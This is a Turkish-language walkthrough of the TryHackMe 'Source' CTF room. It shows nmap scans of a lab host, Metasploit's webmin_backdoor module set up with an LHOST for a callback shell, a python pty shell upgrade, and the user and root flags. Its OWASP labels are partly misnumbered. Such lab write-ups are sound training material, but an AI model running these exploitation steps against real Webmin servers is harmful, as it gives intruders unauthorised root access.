Source CTF Walkthrough

Merhaba, bugün sizlerle TryHackMe platformunda yer alan 'Source' adlı CTF'i beraber çözeceğiz.

Taramayla başlayalım

İlk olarak rustscan aracı ile tüm portları tarayalım `rustscan -a <ip adresi>`

22 ve 10000 portlarının açık olduğunu görüyoruz. 22 de ssh 10000 de ise snet-sensor-mgmt diye bir servisin çalıştığını görüyoruz, detaylı bilgi için nmap çalıştıralım

`nmap -Pn -n -p 22,10000 <ip adresi> -oN nmapV.txt -sV`

- Pn : hedefin çevrimdışı olduğunu varsayar ve host keşif aşamasını atlar.
- -n : Bu seçenek, DNS çözümlemesini devre dışı bırakır. Yani, IP adreslerinin isim çözümlemesi yapılmadan tarama gerçekleştirilir.
- -O: Bu seçenek, işletim sistemi tespiti yapılmasını sağlar. Nmap, çeşitli teknikler kullanarak ağ üzerindeki cihazların işletim sistemlerini tespit etmeye çalışır.

- -sV : Hizmet versiyonlarını belirlemek için kullanılan bir seçenektir. Nmap, açık portlar üzerinde çalışan servislerin hangi versiyonlarının kullanıldığını saptamak için bu seçeneği kullanır.
- -p : Portları belirtmek için kullanılır

```
┌──(root㉿berk)-[~/Documents/CTF/Source]
└─# nmap -Pn -n -p 22,10000 10.10.225.71 -oN nmapV.txt -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-06 15:10 EDT
Nmap scan report for 10.10.225.71
Host is up (0.11s latency).

PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
10000/tcp open  ssl/http MiniServ 1.890 (Webmin httpd)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.24 seconds
```

10000 portunda, SSL ile güvenli hale getirilmiş Webmin servisi çalışmakta (SSL, HTTPS protokolüyle güvenli iletişim sağlar). Bu servise bağlanmak için http olarak değilde https://<ipadresi>:<port> şeklinde girmemiz gerekecek (normalde bu tür servislere http ile de giriş yapılabiliyor).


Henüz girmeden bu serviste açık varmı diye arka planda nmapla scriptleride çalıştırarak daha fazla bilgi sahibi olalım

`nmap -Pn -n -p 22,10000 10.10.225.71 -oN nmapC.txt -sC`

Burada farklı olarak -sC parametresini görüyoruz. -sC nmap için gerekli default (varsayılan) scriptleri çalıştır demek. -sC ve -sV parametrelerini aynı anda kullanmama sebebimiz ise nmap taramasından daha doğru sonuçlar almak ikisini aynı anda çalıştırdığımızda bize farklı sonuçlar vererek yanıltıcı olabiliyor(kendi tecrübelerimden yola çıkarak bunu söylüyorum).


```
┌──(root㉿berk)-[~/Documents/CTF/Source]
└─# nmap -Pn -n -p 22,10000 10.10.225.71 -oN nmapC.txt -sC
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-06 15:16 EDT
Nmap scan report for 10.10.225.71
Host is up (0.082s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   2048 b7:4c:d0:bd:e2:7b:1b:15:72:27:64:56:29:15:ea:23 (RSA)
|   256 b7:85:23:11:4f:44:fa:22:00:8e:40:77:5e:cf:28:7c (ECDSA)
|_  256 a9:fe:4b:82:bf:89:34:59:36:5b:ec:da:c2:d3:95:ce (ED25519)
10000/tcp open  snet-sensor-mgmt
| ssl-cert: Subject: commonName=*/organizationName=Webmin Webserver on source
| Not valid before: 2020-06-26T04:42:03
|_Not valid after:  2025-06-25T04:42:03
|_ssl-date: TLS randomness does not represent time

Nmap done: 1 IP address (1 host up) scanned in 6.39 seconds
```

Burada bizim için farklı birşey gözükmüyor o halde gidip bu servise bi giriş yapalım.
`https://<ipadresi>:<port>`



Siteye gittiğimizde bizi böyle bir giriş ekranı karşılıyor. Öncelikle aklıma ilk gelen şey burada birkaç basit SQL sorgusu ile SQL injection varmı diye kontrol etmek oldu fakat başarılı olamadım. Bu tür durumlarda farklı SQL injection komutları denemek istiyorsanız githubda birsürü mevcut google'a SQL injection payload yazarak sizde birkaç sorgu deneyebilirsiniz.

Şimdi kaynak kodlarını inceleyerek bir giriş bilgisi veya herhangi bir şey bırakılmışmı diye kontrol edelim




İşe yarar hiçbirşey yok gibi görünüyor. Bu durumda birsürü şey daha denenebilir örneğin dizin taraması yapmak, nikto ile servis hakkında daha detaylı bilgi almak veya brute force atmak gibi fakat şuanda nmap taramasında WebMin diye bir servis çalıştığını ve bu servisin çalıştığı versiyonu bildiğimiz için yapabileceğimiz en mantıklı şey bu servis hakkında exploit aramak olur. Aslına bakılırsa bu CTF'i çözerken aklıma direk bunu yapmak geldi ve yaptımda şuanda uzatmamın ve diğer yapılabilecek şeyleri

söylmemin nedeni sizlere daha farklı bakış açıları ve düşünceleri kazandırabilmek. Hadi şimdi gidip msfconsole üzerinden bununla ilgili bir açık varmı diye kontrol edelim.

Metasploit bilmeyenler için;

Metasploit, güvenlik açıklarını tespit etmek, test etmek ve istismar etmek için kullanılan popüler bir sızma testi (penetration testing) aracıdır. Hem saldırı simülasyonları hem de savunma amaçlı testler için kullanılır ve içerdiği geniş istismar modülleriyle güvenlik uzmanlarına esneklik sağlar. daha detaylı bilgi için internetten araştırma yapabilirsiniz.




10. sırada

`10 exploit/linux/http/webmin_backdoor 2019-08-10 excellent Yes Webmin password_change.cgi Backdoor`

backdoor ile ilgili bir açık gözüküyor. (diğer açıklara baktığımda benden kullanıcı adı şifre istiyor şuanda elimizde bi kimlik bilgisi olmadığından ötürü kimlik bilgisi istemeden yararlanabileceğimiz açıkları deneyeceğiz bu senaryoda da bu 10. sıradaki backdoor oluyor) hadi bunu deneyelim

`use 10` diyerek modülümü seçiyorum

`show options` diyerek ayarlarda benden ne istediğine bakıyorum



Yukarıda bulunan Required kısmı evet ise orada bizden istelinen şeyi yazmak zorundayız. Bu senaryoda bizden RHOST (hedef makinanın ip adresi), RPORT(webminin çalıştığı port), TARGETURL (hedef servisin çalıştığı link) ve LHOST yani local host (ip adresimiz) burada ekstra olarak dikkat etmemiz gereken 2. husus ise SSL kısmı nmap taramalarımızda bize webmin'in SSL ile beraber çalıştığını söylemişti o yüzden o ayarıda değiştirerek true olarak ayarlayacağız

`set RHOSTS <ip adresi>`

port otomatik olarak 10000 geldiği için orayı ellemiyorum

`set SSL true`

`set TARGETURI https://<ipadresi>:<port>`

`set LHOST <kendi ip adresimiz>`

```
msf6 exploit(linux/http/webmin_backdoor) > set RHOSTS 10.10.225.71
RHOSTS => 10.10.225.71
msf6 exploit(linux/http/webmin_backdoor) > set SSL true
[!] Changing the SSL option's value may require changing RPORT!
SSL => true
msf6 exploit(linux/http/webmin_backdoor) > set TARGETURI https://10.10.225.71:10000/
TARGETURI => https://10.10.225.71:10000/
msf6 exploit(linux/http/webmin_backdoor) > set LHOST 10.9.240.178
LHOST => 10.9.240.178
```

Bu ayarları yaptıktan sonra `run` veya `exploit` yazmamız yeterli olacaktır hadi deneyelim

Vee evet direk root haklarında sisteme giriş yapmayı başardık. Şimdi bir kabuk alalım

`python -c 'import pty;pty.spawn("/bin/bash")'`

```
 python -c 'import pty;pty.spawn("/bin/bash")'
root@source:/usr/share/webmin/#
```

Şimdi gidip flaglerimizi toplayabiliriz

User Flag

```
root@source:~# cd /home
cd /home
root@source:/home# ls
ls
cdark
root@source:/home#cd  dark
cd  dark
root@source:/home/dark# ls
ls
user.txt  webmin_1.890_all.deb
root@source:/home/dark# cat user.txt
cat user.txt
THM{SUPPLY_CHAIN_COMPROMISE}
root@source:/home/dark#
```

Root Flag

```
root@source:/home/dark# cd /root
cd /root
root@source:~# ls
ls
root.txt
root@source:~# cat root.txt
cat root.txt
THM{UPDATE_YOUR_INSTALL}
root@source:~#
```

Burada OWASP TOP 10'de ki 2 Güvenlik açığına değinmiş oluyoruz

- **A10:2021 - Güvenlik Açıklarına Sahip Bileşenler (Vulnerable and Outdated Components)**: Webmin servisi, bilinen bir güvenlik açığına sahip eski bir sürüm kullanıyordu. Bu, kötü niyetli kullanıcıların sistemde backdoor açmasına olanak tanıdı.
- **A5:2021 - Güvenli Olmayan Yapılandırma (Security Misconfiguration)**: Webmin hizmetinin SSL ile çalışmasına rağmen, belirli güvenlik önlemleri eksik ya da yanlış yapılandırılmıştı, bu da sistemin istismar edilmesine yol açtı.

Umarım faydalı olmuştur bir başka CTF'de görüşmek üzere kendinize iyi bakınn !

Ayberk İlbaş

Linkedin

Github

İnstagram